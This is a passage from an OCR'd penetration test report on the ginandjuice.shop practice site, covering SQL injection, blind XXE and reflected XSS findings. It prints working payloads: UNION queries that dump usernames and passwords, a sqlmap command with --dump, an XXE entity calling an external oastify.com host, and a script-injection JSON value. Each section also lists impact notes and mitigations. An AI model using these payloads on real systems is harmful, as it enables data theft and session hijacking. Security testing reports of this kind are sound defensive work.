
Result

This payload returned the names of the tables in the PUBLIC schema.

Payload 3

Extracting Columns from USERS Table:

```
' UNION SELECT NULL,NULL,column_name,NULL,NULL,NULL,NULL,NU
LL
FROM information_schema.columns WHERE table_name = 'USERS'
--
```




Result

The columns today and username were identified in the USERS table.

Payload 4

Dumping Data from the USERS Table:

```
' UNION SELECT NULL,NULL,username,NULL,NULL,NULL,NULL,NULL
FROM PUBLIC.USERS--
```




Result

Extracted the user_name data.

Payload 5

Dumping Data from the USERS Table:

```
' UNION SELECT NULL,NULL,password,NULL,NULL,NULL,NULL,NULL
FROM PUBLIC.USERS --
```




Result

Extracted the password data.

Automated Exploitation (SQLMAP)

The vulnerability was exploited by injecting malicious SQL commands into the category parameter via SQLMap.
The following command was used to exploit the vulnerability:

```
sqlmap -u "https://ginandjuice.shop/catalog?category=Access
ories" -D PUBLIC -T USERS
-C USERNAME,PASSWORD --dump
```



Impact Possibilities of SQL Injection

Data Exposure: An attacker can retrieve sensitive data from the database, including user
information, product details, and potentially confidential business data.

Database Manipulation: Depending on the privileges of the database user, an attacker could
alter, delete, or insert new records.

Application Compromise: Further exploitation could lead to complete control over the
application or the underlying server.

Mitigation Strategies for SQL Injection

Input Validation: Use parameterized queries (prepared statements) to avoid SQL injection.

Web Application Firewall: Use a WAF to filter and block malicious traffic.

Error Handling: Avoid exposing database errors to users.

Security Testing: Regular vulnerability assessments.

6.8 XML External Entity Injection (Blind XXE) Vulnerability

Affected Page: `/catalog/product/stock`

Definition

An XXE vulnerability occurs when an application processes XML input containing a reference to an external entity. In this "Blind" case, the server's interaction with an external URL confirms the vulnerability even if the data isn't directly reflected in the response.

Goal

To achieve **Server-Side Request Forgery (SSRF)**, exfiltrate sensitive local files, or perform internal network reconnaissance.

Manual Exploitation

Step 1 — Intercepting the XML Request


The "Check Stock" feature uses a POST request with an XML body to /catalog/product/stock.

Step 2 — Crafting the OOB Payload

A malicious Document Type Definition (DTD) was added to define an external entity (&xxe;) pointing to a **Burp Collaborator** unique URL.


Payload

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://[COLLABORATOR_URL]"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
```




Step 3 — Triggering the Vulnerability

The payload was sent to the server. Although the server responded with a **400 Bad Request** ("Product ID must be a number"), the XML parser had already processed the external entity.



Step 4 — Confirming the Hit

Checking the **Burp Collaborator** logs revealed incoming **DNS** and **HTTP** requests from the target server's infrastructure, confirming the successful execution of the Out-of-band interaction.



Request Snapshot:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://vyxlyu09ms46iwh
kp9vuipz0crii68ux.oastify.com"> ]>

<stockCheck>

<productId>&xxe;</productId>

<storeId>1</storeId>

</stockCheck>
```

Result

Successful DNS/HTTP interaction logged in Burp Collaborator (OOB Confirmation).

Impact Possibilities of XML External Entity Injection (Blind XXE)

- **Internal SSRF:** Forcing the server to attack internal resources that are not accessible from the outside.
- **Sensitive Data Exfiltration:** Potential to read local files (e.g., /etc/passwd) by including them in the external entity.
- **Denial of Service (DoS):** Using "Billion Laughs" style attacks to exhaust server resources.

Mitigation Strategies for XML External Entity Injection (Blind XXE)

1. **Disable DTDs:** Configure the XML parser to completely disable DTDs (Document Type Definitions) and external entities.
2. **Use Safer Formats:** Migrate from XML to **JSON** for API communications where possible, as JSON is inherently less prone to such injections.
3. **Patching:** Ensure all XML parsing libraries are up to date with the latest security patches.

6.9 Cross-Site-Scripting (Reflected XSS (JSON-based)) Vulnerability


Affected Page: `/catalog/subscribe`

A Reflected Cross-Site Scripting (XSS) vulnerability was identified in the `/catalog/subscribe` endpoint. The application reflects user-supplied data from a JSON POST request back into the server's response without proper sanitization or encoding. This allows for the execution of arbitrary JavaScript within the user's browser context.

Manual Exploitation

Step 1 — Identification & Client-Side Bypass


The web interface (Subscription form) has client-side validation that requires a valid email format (e.g., test@test.com). To bypass this, the request was intercepted using Burp Suite.



Step 2 — Intercepting the Request

A standard subscription request was captured and sent to **Burp Repeater**.

- **Endpoint:** POST /catalog/subscribe
- **Content-Type:** application/json




Step 3 — Injecting the Payload

The email parameter in the JSON body was modified to include a malicious script.

Payload

```
"email":"test@test.com\"><script>alert(1)</script>"
```




Step 4 — Verification of Reflection

Upon sending the request, the server responded with **HTTP/2 200 OK**.

The response body reflected the payload verbatim:

```
{"coupon":"GINJUICE55OFF","email":"test@test.com\"><script>
alert(1)</script>"}
```



Request Body (Burp Suite):

```
{

"email": "test@test.com\"><script>alert(1)</script>",

"csrf": "Eg9s04sorXKczc6IqV3XVLdjNhSqQIkt"

}
```

Result

The script executed successfully in the browser environment, as evidenced by the `alert(1)` popup, confirming that the server treats the JSON value as executable HTML/JavaScript.

Impact Possibilities of Cross-Site-Scripting (Reflected XSS (JSON-based))

- **Session Hijacking:** Stealing sensitive session cookies via document.cookie.
- **Phishing:** Replacing the subscription success message with a fake login form.
- **Unauthorized Actions:** Leveraging the user's active session to perform state-changing operations.

Mitigation Strategies for Cross-Site-Scripting (Reflected XSS (JSON-based))

1. **Context-Aware Output Encoding:** Ensure the application properly encodes JSON responses to prevent them from being interpreted as HTML by the browser (e.g., using Content-Type: application/json correctly and encoding < as \u003c).
2. **Server-Side Input Validation:** Validate that the email field strictly conforms to a standard email regex on the server side.
3. **Content Security Policy (CSP):** Implement a CSP that disallows inline scripts (script-src 'self') to mitigate the execution of injected payloads.

6.9 DOM-data Manipulation Vulnerability

Affected Page: `/login`

DOM-data manipulation vulnerabilities arise when a script writes attacker-controllable data to a field within the DOM that is used within the visible UI or client-side logic. An attacker may be able to use this vulnerability to construct a URL that, if visited by another user, will modify the appearance or behavior of the client-side UI. DOM-data manipulation vulnerabilities can be exploited by both reflected and stored DOM-based attacks.

The login page of ginandjuice.shop was found to be vulnerable to a **DOM-based Cross-Site Scripting (XSS)** vulnerability. The application attempts to hide specific input fields (e.g., username Input) using the type="hidden" attribute. However, due to insecure handling of user-controlled input within a client-side script, an attacker can manipulate DOM properties to unhide elements and bypass UI-level security controls.

Manual Exploitation

Step 1 — Detection & Source Code Analysis

Upon inspecting the login page, it was observed that the username field was intentionally hidden:

```
<input id="usernameInput" name="username" type="hidden">
```

Analysis of the source code revealed a <script> block that takes a variable (likely from a URL parameter or internal logic) and assigns it to the username variable without proper sanitization.

Step 2 — Identifying the Sink

